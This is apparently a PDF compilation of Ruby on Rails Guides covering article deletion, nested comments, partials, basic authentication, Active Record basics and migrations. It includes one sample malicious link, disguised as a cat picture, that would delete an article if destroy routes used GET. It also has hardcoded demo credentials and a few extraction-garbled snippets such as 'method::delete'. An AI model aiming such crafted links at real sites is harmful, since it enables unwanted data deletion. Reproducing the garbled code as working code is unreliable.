Everything except for the `form_for` declaration remained the same. The reason we can use this shorter, simpler `form_for` declaration to stand in for either of the other forms is that `@article` is a *resource* corresponding to a full set of RESTful routes, and Rails is able to infer which URI and method to use. For more information about this use of `form_for`, see [Resource-oriented style](#).

Now, let's update the `app/views/articles/new.html.erb` view to use this new partial, rewriting it completely:




```
<h1>New article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>
```

Then do the same for the `app/views/articles/edit.html.erb` view:



```
<h1>Edit article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>
```

5.13 Deleting Articles

We're now ready to cover the "D" part of CRUD, deleting articles from the database. Following the REST convention, the route for deleting articles as per output of `rake routes` is:




DELETE	/articles/:id(.:format)	articles#destroy
--------	-------------------------	------------------

The `delete` routing method should be used for routes that destroy resources. If this was left as a typical `get` route, it could be possible for people to craft malicious URLs like this:



```
<a href='http://example.com/articles/1/destroy'>look at this cat!</a>
```

We use the `delete` method for destroying resources, and this route is mapped to the `destroy` action inside `app/controllers/articles_controller.rb`, which doesn't exist yet, but is provided below:




```
def destroy
  @article = Article.find(params[:id])
  @article.destroy

  redirect_to articles_path
end
```

You can call `destroy` on Active Record objects when you want to delete them from the database. Note that we don't need to add a view for this action since we're redirecting to the `index` action.

Finally, add a 'Destroy' link to your `index` action template (`app/views/articles/index.html.erb`) to wrap everything together.



```
<h1>Listing Articles</h1>
<%= link_to 'New article', new_article_path %>
<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
    <th colspan="3"></th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
      <td><%= link_to 'Show', article_path(article) %></td>
      <td><%= link_to 'Edit', edit_article_path(article) %></td>
      <td><%= link_to 'Destroy', article_path(article),
        method::delete, data: { confirm: 'Are you sure?' } %></td>
    </tr>
  <% end %>
</table>
```

Here we're using `link_to` in a different way. We pass the named route as the second argument, and then the options as another argument. The `:method` and `:data-confirm` options are used as HTML5 attributes so that when the link is clicked, Rails will first show a confirm dialog to the user, and then submit the link with method `delete`. This is done via the JavaScript file `jquery_ujs` which is automatically included into your application's layout (`app/views/layouts/application.html.erb`) when you generated the application. Without this file, the confirmation dialog box wouldn't appear.

Listing Articles

[New article](#)

Title

Text

Rails is awesome! It really is. [Show](#) [Edit](#) [Destroy](#)

The page at localhost:30...



Are you sure?

Cancel

OK

Congratulations, you can now create, show, list, update and destroy articles.



In general, Rails encourages the use of resources objects in place of declaring routes manually. For more information about routing, see [Rails Routing from the Outside In](#).

6 Adding a Second Model

It's time to add a second model to the application. The second model will handle comments on articles.

6.1 Generating a Model

We're going to see the same generator that we used before when creating the `Article` model. This time we'll create a `Comment` model to hold reference of article comments. Run this command in your terminal:



```
$ bin/rails generate model Comment commenter:string body:text article:references
```

This command will generate four files:

File	Purpose
db/migrate/20140120201010_create_comments.rb	Migration to create the comments table in your database (your name will include the date and time)
app/models/comment.rb	The Comment model
test/models/comment_test.rb	Testing harness for the comments model
test/fixtures/comments.yml	Sample comments for use in testing


First, take a look at `app/models/comment.rb`:



```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

This is very similar to the `Article` model that you saw earlier. The difference is the line `belongs_to :article`, which sets up an Active Record *association*. You'll learn a little about associations in the next section of this guide.

In addition to the model, Rails has also made a migration to create the corresponding database table:



```
class CreateComments < ActiveRecord::Migration
  def change
    create_table :comments do |t|
      t.string :commenter
      t.text :body

      # this line adds an integer column called `article_id`.
      t.references :article, index: true


      t.timestamps
    end
  end
end
```

The `t.references` line sets up a foreign key column for the association between the two models. An index for this association is also created on this column. Go ahead and run the migration:



```
$ bin/rake db:migrate
```

Rails is smart enough to only execute the migrations that have not already been run against the current database, so in this case you will just see:




```
== CreateComments: migrating =====
-- create_table(:comments)
   -> 0.0115s
== CreateComments: migrated (0.0119s) =====
```

6.2 Associating Models

Active Record associations let you easily declare the relationship between two models. In the case of comments and articles, you could write out the relationships this way:

- Each comment belongs to one article.
- One article can have many comments.

In fact, this is very close to the syntax that Rails uses to declare this association. You've already seen the line of code inside the `Comment` model (`app/models/comment.rb`) that makes each comment belong to an `Article`:



```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

You'll need to edit `app/models/article.rb` to add the other side of the association:



```
class Article < ActiveRecord::Base
  has_many :comments
```

```
validates :title, presence: true,  
               length: { minimum: 5 }  
  
end
```

These two declarations enable a good bit of automatic behavior. For example, if you have an instance variable `@article` containing an article, you can retrieve all the comments belonging to that article as an array using `@article.comments`.



For more information on Active Record associations, see the [Active Record Associations](#) guide.

6.3 Adding a Route for Comments

As with the `welcome` controller, we will need to add a route so that Rails knows where we would like to navigate to see comments. Open up the `config/routes.rb` file again, and edit it as follows:



```
resources :articles do  
  resources :comments  
end
```

This creates `comments` as a *nested resource* within `articles`. This is another part of capturing the hierarchical relationship that exists between articles and comments.



For more information on routing, see the [Rails Routing](#) guide.

6.4 Generating a Controller

With the model in hand, you can turn your attention to creating a matching controller. Again, we'll use the same generator we used before:



```
$ bin/rails generate controller Comments
```

This creates six files and one empty directory:

File/Directory	Purpose
<code>app/controllers/comments_controller.rb</code>	The Comments controller
<code>app/views/comments/</code>	Views of the controller are stored here
<code>test/controllers/comments_controller_test.rb</code>	The test for the controller
<code>app/helpers/comments_helper.rb</code>	A view helper file
<code>test/helpers/comments_helper_test.rb</code>	The test for the helper
<code>app/assets/javascripts/comment.js.coffee</code>	CoffeeScript for the controller
<code>app/assets/stylesheets/comment.css.scss</code>	Cascading style sheet for the controller

Like with any blog, our readers will create their comments directly after reading the article, and once they have added their comment, will be sent back to the article show page to see their comment now listed. Due to this, our `CommentsController` is there to provide a method to create comments and delete spam comments when they arrive.

So first, we'll wire up the Article show template (`app/views/articles/show.html.erb`) to let us make a new comment:



```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>


<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Back', articles_path %>
| <%= link_to 'Edit', edit_article_path(@article) %>
```

This adds a form on the Article show page that creates a new comment by calling the `CommentsController` `create` action. The `form_for` call here uses an array, which will build a nested route, such as `/articles/1/comments`.

Let's wire up the `create` in `app/controllers/comments_controller.rb`:



```
class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  private
  def comment_params
    params.require(:comment).permit(:commenter, :body)
  end
end
```

You'll see a bit more complexity here than you did in the controller for articles. That's a side-effect of the nesting that you've set up. Each request for a comment has to keep track of the article to which the comment is attached, thus the initial call to the `find` method of the `Article` model to get the article in question.

In addition, the code takes advantage of some of the methods available for an association. We use the `create` method on `@article.comments` to create and save the comment. This will automatically link the comment so that it belongs to that

particular article.

Once we have made the new comment, we send the user back to the original article using the `article_path(@article)` helper. As we have already seen, this calls the `show` action of the `ArticlesController` which in turn renders the `show.html.erb` template. This is where we want the comment to show, so let's add that to the `app/views/articles/show.html.erb`.



```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<% @article.comments.each do |comment| %>
  <p>
    <strong>Commenter:</strong>
    <%= comment.commenter %>

    <p>
      <strong>Comment:</strong>
      <%= comment.body %>
    </p>
  <% end %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit Article', edit_article_path(@article) %> |
<%= link_to 'Back to Articles', articles_path %>
```

Now you can add articles and comments to your blog and have them show up in the right places.

Title: Rails is awesome!

Text: It really is.

Comments

Commenter: A fellow dev

Comment: I agree!!!

Add a comment:

Commenter

Body

Create Comment

[Back](#) | [Edit](#)

7 Refactoring

Now that we have articles and comments working, take a look at the `app/views/articles/show.html.erb` template. It is getting long and awkward. We can use partials to clean it up.

7.1 Rendering Partial Collections

First, we will make a comment partial to extract showing all the comments for the article. Create the file `app/views/comments/_comment.html.erb` and put the following into it:

```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>
```

Then you can change `app/views/articles/show.html.erb` to look like the following:

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>
```

```

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>


<%= link_to 'Edit Article', edit_article_path(@article) %> |
<%= link_to 'Back to Articles', articles_path %>

```

This will now render the partial in `app/views/comments/_comment.html.erb` once for each comment that is in the `@article.comments` collection. As the `render` method iterates over the `@article.comments` collection, it assigns each comment to a local variable named the same as the partial, in this case `comment` which is then available in the partial for us to show.

7.2 Rendering a Partial Form

Let us also move that new comment section out to its own partial. Again, you create a file `app/views/comments/_form.html.erb` containing:




```

<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

```

Then you make the `app/views/articles/show.html.erb` look like the following:



```

<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

```

```

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= render "comments/form" %>

<%= link_to 'Edit Article', edit_article_path(@article) %> |
<%= link_to 'Back to Articles', articles_path %>

```

The second render just defines the partial template we want to render, `comments/form`. Rails is smart enough to spot the forward slash in that string and realize that you want to render the `_form.html.erb` file in the `app/views/comments` directory.

The `@article` object is available to any partials rendered in the view because we defined it as an instance variable.

8 Deleting Comments

Another important feature of a blog is being able to delete spam comments. To do this, we need to implement a link of some sort in the view and a `destroy` action in the `CommentsController`.

So first, let's add the delete link in the `app/views/comments/_comment.html.erb` partial:



```

<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>


<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>

<p>
  <%= link_to 'Destroy Comment', [comment.article, comment],
    method: :delete,
    data: { confirm: 'Are you sure?' } %>
</p>

```

Clicking this new "Destroy Comment" link will fire off a DELETE

`/articles/:article_id/comments/:id` to our `CommentsController`, which can then use this to find the comment we want to delete, so let's add a `destroy` action to our controller (`app/controllers/comments_controller.rb`):



```

class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  def destroy
    @article = Article.find(params[:article_id])
    @comment = @article.comments.find(params[:id])
    @comment.destroy
    redirect_to article_path(@article)
  end

  private
  def comment_params
    params.require(:comment).permit(:commenter, :body)
  end
end


```

```
end  
end
```

The `destroy` action will find the article we are looking at, locate the comment within the `@article.comments` collection, and then remove it from the database and send us back to the show action for the article.

8.1 Deleting Associated Objects

If you delete an article then its associated comments will also need to be deleted. Otherwise they would simply occupy space in the database. Rails allows you to use the `dependent` option of an association to achieve this. Modify the Article model, `app/models/article.rb`, as follows:



```
class Article < ActiveRecord::Base  
  has_many :comments, dependent: :destroy  
  validates :title, presence: true,  
              length: { minimum: 5 }  
end
```

9 Security


9.1 Basic Authentication

If you were to publish your blog online, anybody would be able to add, edit and delete articles or delete comments.

Rails provides a very simple HTTP authentication system that will work nicely in this situation.


In the `ArticlesController` we need to have a way to block access to the various actions if the person is not authenticated, here we can use the Rails `http_basic_authenticate_with` method, allowing access to the requested action if that method allows it.

To use the authentication system, we specify it at the top of our `ArticlesController`, in this case, we want the user to be authenticated on every action, except for `index` and `show`, so we write that in `app/controllers/articles_controller.rb`:



```
class ArticlesController < ApplicationController  
  
  http_basic_authenticate_with name: "dhh", password: "secret", except: [:index, :show]  
  
  def index  
    @articles = Article.all  
  end  
  
  # snipped for brevity  
end
```

We also want to allow only authenticated users to delete comments, so in the `CommentsController` (`app/controllers/comments_controller.rb`) we write:



```
class CommentsController < ApplicationController  
  
  http_basic_authenticate_with name: "dhh", password: "secret", only: :destroy  
  
  def create  
    @article = Article.find(params[:article_id])  
    ...  
  end  
end
```

```
end

# snipped for brevity
```

Now if you try to create a new article, you will be greeted with a basic HTTP Authentication challenge

Listing Articles

[New article](#)

Title	Text
Rails is awesome! It really is.	Show Edit Destroy

The server http://localhost:3000 requires a username and password. The server says: Application.

User Name:

Password:

Other authentication methods are available for Rails applications. Two popular authentication add-ons for Rails are the [Devise](#) rails engine and the [Authlogic](#) gem, along with a number of others.

9.2 Other Security Considerations

Security, especially in web applications, is a broad and detailed area. Security in your Rails application is covered in more depth in The [Ruby on Rails Security Guide](#)

10 What's Next?

Now that you've seen your first Rails application, you should feel free to update it and experiment on your own. But you don't have to do everything without help. As you need assistance getting up and running with Rails, feel free to consult these support resources:

- The [Ruby on Rails guides](#)
- The [Ruby on Rails Tutorial](#)
- The [Ruby on Rails mailing list](#)
- The [#rubyonrails](#) channel on irc.freenode.net

Rails also comes with built-in help that you can generate using the rake command-line utility:

- Running `rake doc:guides` will put a full copy of the Rails Guides in the `doc/guides` folder of your application. Open `doc/guides/index.html` in your web browser to explore the Guides.
- Running `rake doc:rails` will put a full copy of the API documentation for Rails in the `doc/api` folder of your application. Open `doc/api/index.html` in your web browser to explore the API documentation.



To be able to generate the Rails Guides locally with the `doc:guides` rake task you need to install the RedCloth gem. Add it to your `Gemfile` and run `bundle install` and you're ready to go.

11 Configuration Gotchas

The easiest way to work with Rails is to store all external data as UTF-8. If you don't, Ruby libraries and Rails will often be able to convert your native data into UTF-8, but this doesn't always work reliably, so you're better off ensuring that all external data is UTF-8.

If you have made a mistake in this area, the most common symptom is a black diamond with a question mark inside appearing in the browser. Another common symptom is characters like "Ã¼" appearing instead of "ü". Rails takes a number of internal steps to mitigate common causes of these problems that can be automatically detected and corrected. However, if you have external data that is not stored as UTF-8, it can occasionally result in these kinds of issues that cannot be automatically detected by Rails and corrected.

Two very common sources of data that are not UTF-8:

- Your text editor: Most text editors (such as TextMate), default to saving files as UTF-8. If your text editor does not, this can result in special characters that you enter in your templates (such as é) to appear as a diamond with a question mark inside in the browser. This also applies to your i18n translation files. Most editors that do not already default to UTF-8 (such as some versions of Dreamweaver) offer a way to change the default to UTF-8. Do so.
- Your database: Rails defaults to converting data from your database into UTF-8 at the boundary. However, if your database is not using UTF-8 internally, it may not be able to store all characters that your users enter. For instance, if your database is using Latin-1 internally, and your user enters a Russian, Hebrew, or Japanese character, the data will be lost forever once it enters the database. If possible, use UTF-8 as the internal storage of your database.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Record Basics

This guide is an introduction to Active Record.

After reading this guide, you will know:

- ✓ **What Object Relational Mapping and Active Record are and how they are used in Rails.**
- ✓ **How Active Record fits into the Model-View-Controller paradigm.**
- ✓ **How to use Active Record models to manipulate data stored in a relational database.**
- ✓ **Active Record schema naming conventions.**
- ✓ **The concepts of database migrations, validations and callbacks.**



Chapters

1. **What is Active Record?**
 - The Active Record Pattern
 - Object Relational Mapping
 - Active Record as an ORM Framework
2. **Convention over Configuration in Active Record**
 - Naming Conventions
 - Schema Conventions
3. **Creating Active Record Models**
4. **Overriding the Naming Conventions**
5. **CRUD: Reading and Writing Data**
 - Create
 - Read
 - Update
 - Delete
6. **Validations**
7. **Callbacks**
8. **Migrations**

1 What is Active Record?

Active Record is the M in [MVC](#) - the model - which is the layer of the system responsible for representing business data and logic. Active Record facilitates the creation and use of business objects whose data requires persistent storage to a database. It is an implementation of the Active Record pattern which itself is a description of an Object Relational Mapping system.

1.1 The Active Record Pattern

[Active Record](#) was described by [Martin Fowler](#) in his book *Patterns of Enterprise Application Architecture*. In Active Record, objects carry both persistent data and behavior which operates on that data. Active Record takes the opinion that ensuring data access logic is part of the object will educate users of that object on how to write to and read from the database.

1.2 Object Relational Mapping

Object-Relational Mapping, commonly referred to as its abbreviation ORM, is a technique that connects the rich objects of an application to tables in a relational database management system. Using ORM, the properties and relationships of the objects in an application can be easily stored and retrieved from a database without writing SQL statements directly and with less overall database access code.

1.3 Active Record as an ORM Framework

Active Record gives us several mechanisms, the most important being the ability to:

- Represent models and their data.
- Represent associations between these models.
- Represent inheritance hierarchies through related models.
- Validate models before they get persisted to the database.
- Perform database operations in an object-oriented fashion.

2 Convention over Configuration in Active Record

When writing applications using other programming languages or frameworks, it may be necessary to write a lot of configuration code. This is particularly true for ORM frameworks in general. However, if you follow the conventions adopted by Rails, you'll need to write very little configuration (in some case no configuration at all) when creating Active Record models. The idea is that if you configure your applications in the very same way most of the time then this should be the default way. Thus, explicit configuration would be needed only in those cases where you can't follow the standard convention.

2.1 Naming Conventions

By default, Active Record uses some naming conventions to find out how the mapping between models and database tables should be created. Rails will pluralize your class names to find the respective database table. So, for a class `Book`, you should have a database table called **books**. The Rails pluralization mechanisms are very powerful, being capable to pluralize (and singularize) both regular and irregular words. When using class names composed of two or more words, the model class name should follow the Ruby conventions, using the CamelCase form, while the table name must contain the words separated by underscores. Examples:

- Database Table - Plural with underscores separating words (e.g., `book_clubs`).
- Model Class - Singular with the first letter of each word capitalized (e.g., `BookClub`).

Model / Class	Table / Schema
Post	posts
LineItem	line_items
Deer	deers
Mouse	mice
Person	people

2.2 Schema Conventions

Active Record uses naming conventions for the columns in database tables, depending on the purpose of these columns.

- **Foreign keys** - These fields should be named following the pattern `singularized_table_name_id` (e.g., `item_id`, `order_id`). These are the fields that Active Record will look for when you create associations between your models.
- **Primary keys** - By default, Active Record will use an integer column named `id` as the table's primary key. When using [Active Record Migrations](#) to create your tables, this column will be automatically created.

There are also some optional column names that will add additional features to Active Record instances:

- `created_at` - Automatically gets set to the current date and time when the record is first created.
- `updated_at` - Automatically gets set to the current date and time whenever the record is updated.
- `lock_version` - Adds [optimistic locking](#) to a model.
- `type` - Specifies that the model uses [Single Table Inheritance](#).
- `(association_name)_type` - Stores the type for [polymorphic associations](#).
- `(table_name)_count` - Used to cache the number of belonging objects on associations. For example, a `comments_count` column in a `Post` class that has many instances of `Comment` will cache the number of existent comments for each post.



While these column names are optional, they are in fact reserved by Active Record. Steer clear of reserved keywords unless you want the extra functionality. For example, `type` is a reserved keyword used to designate a table using Single Table Inheritance (STI). If you are not using STI, try an analogous keyword like "context", that may still accurately describe the data you are modeling.

3 Creating Active Record Models

It is very easy to create Active Record models. All you have to do is to subclass the `ActiveRecord::Base` class and you're good to go:



```
class Product < ActiveRecord::Base
end
```

This will create a `Product` model, mapped to a `products` table at the database. By doing this you'll also have the ability to map the columns of each row in that table with the attributes of the instances of your model. Suppose that the `products` table was created using an SQL sentence like:



```
CREATE TABLE products (
  id int(11) NOT NULL auto_increment,
  name varchar(255),
  PRIMARY KEY (id)
);
```

Following the table schema above, you would be able to write code like the following:




```
p = Product.new
p.name = "Some Book"
puts p.name # "Some Book"
```

4 Overriding the Naming Conventions


What if you need to follow a different naming convention or need to use your Rails application with a legacy database? No problem, you can easily override the default conventions.

You can use the `ActiveRecord::Base.table_name=` method to specify the table name that should be used:




```
class Product < ActiveRecord::Base
  self.table_name = "PRODUCT"
end
```

If you do so, you will have to define manually the class name that is hosting the fixtures (class_name.yml) using the `set_fixture_class` method in your test definition:



```
class FunnyJoke < ActiveSupport::TestCase
  set_fixture_class funny_jokes: Joke
  fixtures :funny_jokes
  ...
end
```

It's also possible to override the column that should be used as the table's primary key using the `ActiveRecord::Base.primary_key=` method:



```
class Product < ActiveRecord::Base
  self.primary_key = "product_id"
end
```

5 CRUD: Reading and Writing Data

CRUD is an acronym for the four verbs we use to operate on data: **C**reate, **R**ead, **U**pdate and **D**ele~~t~~e. Active Record automatically creates methods to allow an application to read and manipulate data stored within its tables.

5.1 Create


Active Record objects can be created from a hash, a block or have their attributes manually set after creation. The `new` method will return a new object while `create` will return the object and save it to the database.

For example, given a model `User` with attributes of `name` and `occupation`, the `create` method call will create and save a new record into the database:



```
user = User.create(name: "David", occupation: "Code Artist")
```


Using the `new` method, an object can be instantiated without being saved:



```
user = User.new
user.name = "David"
user.occupation = "Code Artist"
```

A call to `user.save` will commit the record to the database.

Finally, if a block is provided, both `create` and `new` will yield the new object to that block for initialization:



```
user = User.new do |u|
  u.name = "David"
  u.occupation = "Code Artist"
end
```

5.2 Read

Active Record provides a rich API for accessing data within a database. Below are a few examples of different data access methods provided by Active Record.



```
# return a collection with all users
users = User.all
```



```
# return the first user
user = User.first
```



```
# return the first user named David
david = User.find_by(name: 'David')
```



```
# find all users named David who are Code Artists and sort by created_at in reverse
users = User.where(name: 'David', occupation: 'Code Artist').order('created_at DESC')
```

You can learn more about querying an Active Record model in the [Active Record Query Interface](#) guide.

5.3 Update

Once an Active Record object has been retrieved, its attributes can be modified and it can be saved to the database.



```
user = User.find_by(name: 'David')
user.name = 'Dave'
user.save
```

A shorthand for this is to use a hash mapping attribute names to the desired value, like so:



```
user = User.find_by(name: 'David')
user.update(name: 'Dave')
```

This is most useful when updating several attributes at once. If, on the other hand, you'd like to update several records in bulk, you may find the `update_all` class method useful:



```
User.update_all "max_login_attempts = 3, must_change_password = 'true'"
```

5.4 Delete

Likewise, once retrieved an Active Record object can be destroyed which removes it from the database.



```
user = User.find_by(name: 'David')
user.destroy
```

6 Validations

Active Record allows you to validate the state of a model before it gets written into the database. There are several methods that you can use to check your models and validate that an attribute value is not empty, is unique and not already in the database, follows a specific format and many more.

Validation is a very important issue to consider when persisting to database, so the methods `create`, `save` and `update` take it into account when running: they return `false` when validation fails and they didn't actually perform any operation on database. All of these have a bang counterpart (that is, `create!`, `save!` and `update!`), which are stricter in that they raise the exception `ActiveRecord::RecordInvalid` if validation fails. A quick example to illustrate:



```
class User < ActiveRecord::Base
  validates :name, presence: true
end

User.create # => false
User.create! # => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank
```

You can learn more about validations in the [Active Record Validations guide](#).

7 Callbacks

Active Record callbacks allow you to attach code to certain events in the life-cycle of your models. This enables you to add behavior to your models by transparently executing code when those events occur, like when you create a new record, update it, destroy it and so on. You can learn more about callbacks in the [Active Record Callbacks guide](#).

8 Migrations

Rails provides a domain-specific language for managing a database schema called migrations. Migrations are stored in files which are executed against any database that Active Record supports using `rake`. Here's a migration that creates a table:



```
class CreatePublications < ActiveRecord::Migration
  def change
    create_table :publications do |t|
      t.string :title
      t.text :description
      t.references :publication_type
      t.integer :publisher_id
      t.string :publisher_type
      t.boolean :single_issue

      t.timestamps
    end
    add_index :publications, :publication_type_id
  end
end
```

Rails keeps track of which files have been committed to the database and provides rollback features. To actually create the table, you'd run `rake db:migrate` and to roll it back, `rake db:rollback`.

Note that the above code is database-agnostic: it will run in MySQL, PostgreSQL, Oracle and others. You can learn more about migrations in the [Active Record Migrations guide](#).

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Record Migrations

Migrations are a feature of Active Record that allows you to evolve your database schema over time. Rather than write schema modifications in pure SQL, migrations allow you to use an easy Ruby DSL to describe changes to your tables.

After reading this guide, you will know:

- ✔ **The generators you can use to create them.**
- ✔ **The methods Active Record provides to manipulate your database.**
- ✔ **The Rake tasks that manipulate migrations and your schema.**
- ✔ **How migrations relate to `schema.rb`.**



Chapters

1. [Migration Overview](#)
2. [Creating a Migration](#)
 - [Creating a Standalone Migration](#)
 - [Model Generators](#)
 - [Passing Modifiers](#)
3. [Writing a Migration](#)
 - [Creating a Table](#)
 - [Creating a Join Table](#)
 - [Changing Tables](#)
 - [Changing Columns](#)
 - [Column Modifiers](#)
 - [When Helpers aren't Enough](#)
 - [Using the `change` Method](#)
 - [Using `reversible`](#)
 - [Using the `up/down` Methods](#)
 - [Reverting Previous Migrations](#)
4. [Running Migrations](#)
 - [Rolling Back](#)
 - [Setup the Database](#)
 - [Resetting the Database](#)
 - [Running Specific Migrations](#)
 - [Running Migrations in Different Environments](#)
 - [Changing the Output of Running Migrations](#)
5. [Changing Existing Migrations](#)
6. [Using Models in Your Migrations](#)
7. [Schema Dumping and You](#)
 - [What are Schema Files for?](#)
 - [Types of Schema Dumps](#)
 - [Schema Dumps and Source Control](#)
8. [Active Record and Referential Integrity](#)
9. [Migrations and Seed Data](#)

1 Migration Overview

Migrations are a convenient way to alter your database schema over time in a consistent and easy way. They use a Ruby DSL so that you don't have to write SQL by hand, allowing your schema and changes to be database independent.

You can think of each migration as being a new 'version' of the database. A schema starts off with nothing in it, and each migration modifies it to add or remove tables, columns, or entries. Active Record knows how to update your schema along this timeline, bringing it from whatever point it is in the history to the latest version. Active Record will also update your `db/schema.rb` file to match the up-to-date structure of your database.

Here's an example of a migration:



```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end
end
```

This migration adds a table called `products` with a string column called `name` and a text column called `description`. A primary key column called `id` will also be added implicitly, as it's the default primary key for all Active Record models. The `timestamps` macro adds two columns, `created_at` and `updated_at`. These special columns are automatically managed by Active Record if they exist.


Note that we define the change that we want to happen moving forward in time. Before this migration is run, there will be no table. After, the table will exist. Active Record knows how to reverse this migration as well: if we roll this migration back, it will remove the table.

On databases that support transactions with statements that change the schema, migrations are wrapped in a transaction. If the database does not support this then when a migration fails the parts of it that succeeded will not be rolled back. You will have to rollback the changes that were made by hand.




There are certain queries that can't run inside a transaction. If your adapter supports DDL transactions you can use `disable_ddl_transaction!` to disable them for a single migration.

If you wish for a migration to do something that Active Record doesn't know how to reverse, you can use `reversible:`



```
class ChangeProductsPrice < ActiveRecord::Migration
  def change
    reversible do |dir|
      change_table :products do |t|
        dir.up { t.change :price, :string }
        dir.down { t.change :price, :integer }
      end
    end
  end
end
```

Alternatively, you can use `up` and `down` instead of `change`:



```
class ChangeProductsPrice < ActiveRecord::Migration
  def up
    change_table :products do |t|
      t.change :price, :string
    end
  end


  def down
    change_table :products do |t|
      t.change :price, :integer
    end
  end
end
```

2 Creating a Migration

2.1 Creating a Standalone Migration


Migrations are stored as files in the `db/migrate` directory, one for each migration class. The name of the file is of the form `YYYYMMDDHHMMSS_create_products.rb`, that is to say a UTC timestamp identifying the migration followed by an underscore followed by the name of the migration. The name of the migration class (CamelCased version) should match the latter part of the file name. For example `20080906120000_create_products.rb` should define class `CreateProducts` and `20080906120001_add_details_to_products.rb` should define `AddDetailsToProducts`. Rails uses this timestamp to determine which migration should be run and in what order, so if you're copying a migration from another application or generate a file yourself, be aware of its position in the order.

Of course, calculating timestamps is no fun, so Active Record provides a generator to handle making it for you:




```
$ bin/rails generate migration AddPartNumberToProducts
```

This will create an empty but appropriately named migration:




```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
  end
end
```

If the migration name is of the form `"AddXXXToYYY"` or `"RemoveXXXFromYYY"` and is followed by a list of column names and types then a migration containing the appropriate `add_column` and `remove_column` statements will be created.



```
$ bin/rails generate migration AddPartNumberToProducts part_number:string
```

will generate




```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
  end
end
```


If you'd like to add an index on the new column, you can do that as well:




```
$ bin/rails generate migration AddPartNumberToProducts part_number:string:index
```

will generate




```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_index :products, :part_number
  end
end
```

Similarly, you can generate a migration to remove a column from the command line:




```
$ bin/rails generate migration RemovePartNumberFromProducts part_number:string
```

generates



```
class RemovePartNumberFromProducts < ActiveRecord::Migration
  def change
    remove_column :products, :part_number, :string
  end
end
```

You are not limited to one magically generated column. For example:



```
$ bin/rails generate migration AddDetailsToProducts part_number:string price:decimal
```

generates



```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_column :products, :price, :decimal
  end
end
```

If the migration name is of the form "CreateXXX" and is followed by a list of column names and types then a migration creating the table XXX with the columns listed will be generated. For example:



```
$ bin/rails generate migration CreateProducts name:string part_number:string
```

generates



```
